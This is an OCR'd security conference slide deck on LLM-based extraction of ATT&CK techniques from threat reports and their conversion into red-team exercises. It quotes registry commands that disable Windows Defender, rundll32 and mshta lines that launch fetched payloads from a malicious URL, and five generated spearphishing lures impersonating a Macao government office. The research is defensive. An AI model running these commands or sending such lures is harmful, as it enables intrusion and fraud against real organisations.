
2023, Lorin Wu & Porot Mo open-sourced a tool named : Luwak TTP Extractor based on ERNIE (a BERT variant)
https://github.com/Qihoo360/Luwak?tab=readme-ov-file

EU ATT&CK community WorkShop 2022
A proposal on using BERT to classify and extract techniques and tactics, but the specific information is not disclosed...

Domain Knowledge Lack; Biased Training Dependency;

TTP Extraction Evolution - LLM Age: LLM Generation (SOTA Accuracy)

- Generative AI/ Large Language Model
  - Universal Knowledge & Multimodal Capabilities
    - possess **encyclopedic knowledge of human language**, **code**, and **technical concepts**, enabling them to parse and contextualize complex **attack behaviors**
  - Interactive with Prompt Engineering and Adaptive Output
    - directly query LLMs to generate structured TTPs, eliminating reliance on rigid rule-based systems.



TTP Extraction Evolution - LLM Age: LLM Generation (SOTA Accuracy)

- Outdated Training Data
  - Training data often **outdated at a specific point**, however TTPs are always updated, MITRE ATT&CK are always updated…
- Hallucinations (Unreliable Generations)
  - LLMs may **generate fictional or misleading TTPs**, due to model's architecture rather than factual evidence, e.g. unrelated TTPs or invent a non-existent techniques.

TA0004	Privilege Escalation	T1574.001	DLL Search Order Hijacking
TA0004	Privilege Escalation	T1055	Process Injection
TA0005	Defense Evasion	T1480.002	Mutual Exclusion

TTP Extraction Evolution - LLM Age: LLM Generation (SOTA Accuracy)

- RAG (Retrieval-Augmented Generation): Bridging Knowledge Gaps and Mitigating Hallucinations
  - External knowledge to keep Staying Up-to-Date
  - Contextual accuracy to keep Mitigating Hallucinations

TA0004	Privilege Escalation	T1574.001	DLL Search Order Hijacking
TA0004	Privilege Escalation	T1055	Process Injection
TA0005	Defense Evasion	T1480.002	Mutual Exclusion

Solution Implementation & Results

- TTP Extraction Evolution (Three Ages)
  - Bronze Age: Traditional ML/DL (Baseline Accuracy)
  - Silver Age: Pre-trained Model/BERT Fine-tuning (Enhanced Accuracy)
  - LLM Age: LLM Generation (SOTA Accuracy)
- KGRAG-Based TTP Extraction
- KGRAG-Based TTP Chain Enrichment
- RAG-Based TTP Actionable Conversion


Solution Implementation - KGRAG-Based TTP Extraction

Task ①

- Use Fine-tuned BERT Model to Infer the TTPs (Promote Silver Age as Baseline)
  - Prepare the training set **with security analysts sense**
  - Finetune the model for TTP extraction **downstream labelling** task
  - Infer the result to get tactics and techniques as **candidates**

Task ②

- Retrieve Similar TTPs from Vector Database and Use LL M to Extract and Rethink the Result
  - Embed and store existing TTPs from knowledge graph to vector database with **designed metadata schema**
  - Retrieve Top 10 TTP examples for **few shooting**
  - Prompt engineering with candidates and few shooting examples **for LLM reference**



Solution Implementation - KGRAG-Based TTP Extraction

- Distinguish primary and secondary tactics and techniques, and extract them based on actual attack

November 12, 2022

Disabled antivirus (AV) programs such as Windows Defender

```
add "HKLM\Software\Policies\Microsoft\Windows Defender" /v DisableAntiVirus /t REG_DWORD
/d 1 /f
add "HKLM\Software\Policies\Microsoft\Windows Defender" /v DisableAntiSpyware /t
REG_DWORD /d 1 /f
add "HKLM\Software\Policies\Microsoft\Windows Defender\MpEngine" /v MpEnablePus /t
REG_DWORD /d 0 /f
```

Task ①

Primary	TAID	Tactic	TID	Technique
True	TA0005	Defense Evasion	T1562.001	Disable or Modify Tools
False	TA0005	Defense Evasion	T1112	Modify Registry


- Extract tactics and techniques involved in attacks from multiple perspectives such as command lines, tools, and code snippets


The fetched payload is supposed to be saved in %Profile%\update.dll. Eventually, the fetched file is spawned with the following commands:

- Command #1: rundll32.exe %Profile%\update.dll,#1 5pOyglIrsNaAYqx8JNZSTouZNjo+j5XEFHzxqllqpQ==
- Command #2: rundll32.exe %Profile%\update.dll,#1 5oGygYVhos+laqBlNdFaVJSfMiwhh4LCDn4=

Primary	TAID	Tactic	TID	Technique
True	TA0005	Defense Evasion	T1218.011	Rundll32

Finetune





Solution Implementation - KGRAG-Based TTP Extraction

- Distinguish primary and secondary tactics and techniques, and extract them based on actual attack

November 12, 2022

Disabled antivirus (AV) programs such as Windows Defender

```
add "HKLM\Software\Policies\Microsoft\Windows Defender" /v DisableAntiVirus /t REG_DWORD
/d 1 /f
add "HKLM\Software\Policies\Microsoft\Windows Defender" /v DisableAntiSpyware /t
REG_DWORD /d 1 /f
add "HKLM\Software\Policies\Microsoft\Windows Defender\MpEngine" /v MpEnablePus /t
REG_DWORD /d 0 /f
```

Task ①


Primary	TAID	Tactic	TID	Technique
True	TA0005	Defense Evasion	T1562.001	Disable or Modify Tools
False	TA0005	Defense Evasion	T1112	Modify Registry

- Extract tactics and techniques involved in attacks from multiple perspectives such as command lines, tools, and code snippets

The fetched payload is supposed to be saved in %Profile%\update.dll. Eventually, the fetched file is spawned with the following commands:

- Command #1: rundll32.exe %Profile%\update.dll,#1 5pOyglIrsNaAYqx8JNZSTouZNjo+j5XEFHzxqllqpQ==
- Command #2: rundll32.exe %Profile%\update.dll,#1 5oGygYVhos+laqBlNdFaVJSfMiwhh4LCDn4=

Primary	TAID	Tactic	TID	Technique
True	TA0005	Defense Evasion	T1218.011	Rundll32



Solution Results - TTP Extraction Results


Metric	Bronze Age: Custom ML Model	Silver Age: Finetuned BERT	LLM Age: DeepSeek R1	KGRAG: Finetuned BERT + DeepSeek V3
Precision	0.515	0.626	0.608	0.942
Recall	0.428	0.593	0.741	0.772
F1	0.467	0.609	0.668	0.849

- The test data comes from **100** threat analysis reports, with **2,579 TTPs**.
- Bronze Age: Custom ML Model uses logistic regression, supports Chinese and English, outperformed MITRE TRAM and other models at the time, tested in May 2021.
- Silver Age: Finetuned BERT open-sourced as Luwak TTP Extractor, based on the ERNIE model, supports Chinese and English, achieved the best performance among known models at the time, tested in January 2023.
- LLM DeepSeek R1: currently the most capable open-source model in overall performance (on par with OpenAI-o1), featuring outstanding reasoning capabilities, which we tested in its full version during March 2025.
- KGRAG: Finetuned BERT + DeepSeek V3: our proposed solution, tested in March 2025 alongside DeepSeek R1.

Solution Implementation & Results

- TTP Extraction Evolution (Three Ages)
  - Bronze Age: Traditional ML/DL (Baseline Accuracy)
  - Silver Age: Pre-trained Model/BERT Fine-tuning (Enhanced Accuracy)
  - LLM Age: LLM Generation (SOTA Accuracy)
- KGRAG-Based TTP Extraction
- KGRAG-Based TTP Chain Enrichment
- RAG-Based TTP Actionable Conversion

Solution Implementation - KGRAG-Based TTP Chain Enrichment



Task ①

- Use report metadata to get possible TTPs from knowledge graph
  - LLM analyzes current report to extract meta: adversary/operation period/target regions/target vectors/…
  - Historic TTPs by same adversary/ TTPs for same vectors…
  - Popular TTPs as candidates


Task ②

- Use LLM identifies gaps in current TTP chain
  - Initial Access (Describe how the adversary entered? current supports phishing, exploits …)
  - Privilege Escalation (Describe how the adversary gained higher privileges?)
  - Lateral Movement (were there steps missing in network traversal?)
  - ...

Task ③

- Reason the most appropriate TTP according to the situation of the previous/next TTP in current chain.
  - Appropriate tactics and techniques change after privilege gained (e.g. none -> user -> admin -> system/root…)
  - Appropriate assets change in attack path (e.g. weblogic -> server ->database -> pc ->domain controller …)

Solution Implementation - KGRAG-Based TTP Chain Enrichment



Solution ①

- LLM + KG (KBQA via LLM-generated SPARQL query)
  - Prompt engineering with database schema
  - Generate not necessarily correct query statements and only explicit relationships at one-time, execute by program
  - Evaluation: **Bad**

Solution ②

- LLM + KG (ToG, Think-on-Graph)
  - Starting from the specified entity, then explores step by step based on its relationship by asking LLM to choose the right one
  - Get an entity and repeat the first step
  - Physical explosion and super time consuming
  - Evaluation: **Bad**


Solution ③

- LLM + KG (Lightweight Domain Language + Reasoner Tool)
  - One-time navigating based on lightweight domain language
  - Develop AI tools as reasoner engine (Based on Apache Jena)
  - Evaluation: **Good**

Solution Implementation & Results

- TTP Extraction Evolution (Three Ages)
  - Bronze Age: Traditional ML/DL (Baseline Accuracy)
  - Silver Age: Pre-trained Model/BERT Fine-tuning (Enhanced Accuracy)
  - LLM Age: LLM Generation (SOTA Accuracy)
- KGRAG-Based TTP Extraction
- KGRAG-Based TTP Chain Enrichment
- RAG-Based TTP Actionable Conversion

Solution Implementation - RAG-Based TTP Actionable Conversion



Solution Results - TTP Actionable Conversion Results

Metric	Phishing Text	Dropper/Lures	Metasploit Module Execution Commands	Metasploit New Module Generation
Accurate	0.936	0.744	0.812	0.713
Executable	/	0.915	0.941	0.794

- The test data comes from **30** threat analysis reports, extracted and enriched **771 TTPs**.
- Accuracy refers to the consistency between the generated content/code logic and the TTP. Accuracy is primarily evaluated using a LLM evaluation framework with the DeepSeek R1 model.
- Execution indicates whether the code can run successfully. Due to the use of code-specific models, the execution rate of generated code is generally high.

Phishing Text Generation Sample

Report Chunk

On Tuesday, December 7, 2021, an email was sent to seventeen different hotels in the Macao area from the “Macao Government Tourism Office” with an attachment to the email an Excel file named “信息.xls” (information.xls). We were able to identify the seventeen hotels by examining the mail headers of the phishing mail.

In another email related to this campaign, the actor is luring the hotel’s staff victim by asking them to complete the Excel file to specify which people were staying at the hotel and with the subject “passenger inquiry”:

> *Dear Sir/Madam,*
> *Please open the attached file with enable content and specify whether the people were staying at the hotel or not?*
>
> *Yours faithfully,*
> *Inspection Division - MGTO*

① Extract

Structured TTP

```
{
  "uid": "51f22a12-db1d-4390-824f-3f44693e38ac",
  "procedure": "The DarkHotel sent emails to multiple hotels in the Macau area under the name of \\\"Macao Special Administrative Region Government Tourism Bureau\\\" to trick hotel staff into downloading and opening malicious Excel attachments.",
  "techniques": [
    "TA0001//T1566.001//Initial Access//Spearphishing Attachment"
  ],
  "artifacts": [
      "x_mail_language360: English",
      "x_mail_content360: Dear Sir/Madam,\nPlease open the attached file with enable content and specify whether the people were staying at the hotel or not?\n\nYours faithfully,\nInspection Division - MGTO"
  ]
}
```

② Convert

```
---Task Requirements---
You are an expert in cybersecurity defense. You have received the following phishing related TTP. Your responsibility is to convert it into 5 specific exercises plan to test whether your current organization can defend against this kind of attack. Note: copywriting shall be in target-specified(`Mail Language`) language.
---TTP---
### Tactic & techniques
taid: TA0001, tactic: Initial Access, tid: T1566.001, technique: Spearphishing Attachment

### Procedure Detail
The DarkHotel organization sent emails to multiple hotels in the Macau area under the name of \"Macao Special Administrative Region Government Tourism Bureau\" to trick hotel staff into downloading and opening malicious Excel attachments.

### Artifacts
Mail Language: [' English']
Mail Content: [' Dear Sir/Madam, Please open the attached file with enable content and specify whether the people were staying at the hotel or not? Yours faithfully,Inspection Division - MGTO']

---Response---
Answer:
```json
{
   "phishing_text_lists": [
      {
         "subject": "Urgent: Hotel Guest Verification Required",
         "body": "Dear Sir/Madam, Please open the attached Excel file and enable content to verify the guest list. Your prompt response is required to ensure compliance with local regulations. Best regards, Inspection Division - MGTO."
      },
      {
         "subject": "Action Required: Guest List Confirmation",
         "body": "Hello, Kindly open the attached document and confirm the guest details. This is a mandatory procedure for all hotels in the region. Thank you for your cooperation. Sincerely, MGTO Inspection Team."
      },
      {
         "subject": "Immediate Attention: Guest Verification",
         "body": "Dear Hotel Manager, Please review the attached Excel file and enable content to confirm the guest information. This is a critical step in our regulatory process. Warm regards, MGTO Inspection Division."
      },
      {
         "subject": "Mandatory: Guest List Update",
         "body": "Good Day, We require you to open the attached file and enable content to update the guest list. This is essential for our records. Thank you. Best regards, MGTO Inspection Team."
      },
      {
         "subject": "Important: Guest Verification Process",
         "body": "Dear Hotel Staff, Please open the attached Excel file and enable content to complete the guest verification process. Your immediate action is appreciated. Kind regards MGTO Inspection Division."
      }
   ],
   "reason": "These exercises are designed to test the organization\'s ability to detect and respond to spearphishing attempts that use malicious attachments. By simulating real-world scenarios, we can evaluate the effectiveness of email filtering, user awareness, and incident response protocols. The subject lines and content are crafted to mimic legitimate communications, increasing the likelihood of engagement and providing a realistic test environment."
}
```
```

LLM Task: Phishing Text Generation

Downloader/Dropped as a Lure Generation Sample

Report Chunk

According to the parsing results, basic information can be obtained. The Lnk file uses cmd.exe to run mshta.exe with the parameter https[:]//www.googlesheetpage.org/bSQphSxgStENEhz5Y+PZCpjr/NBSWGWjjhkJi/PvaqE=. The EDGE browser icon is used as a disguise.

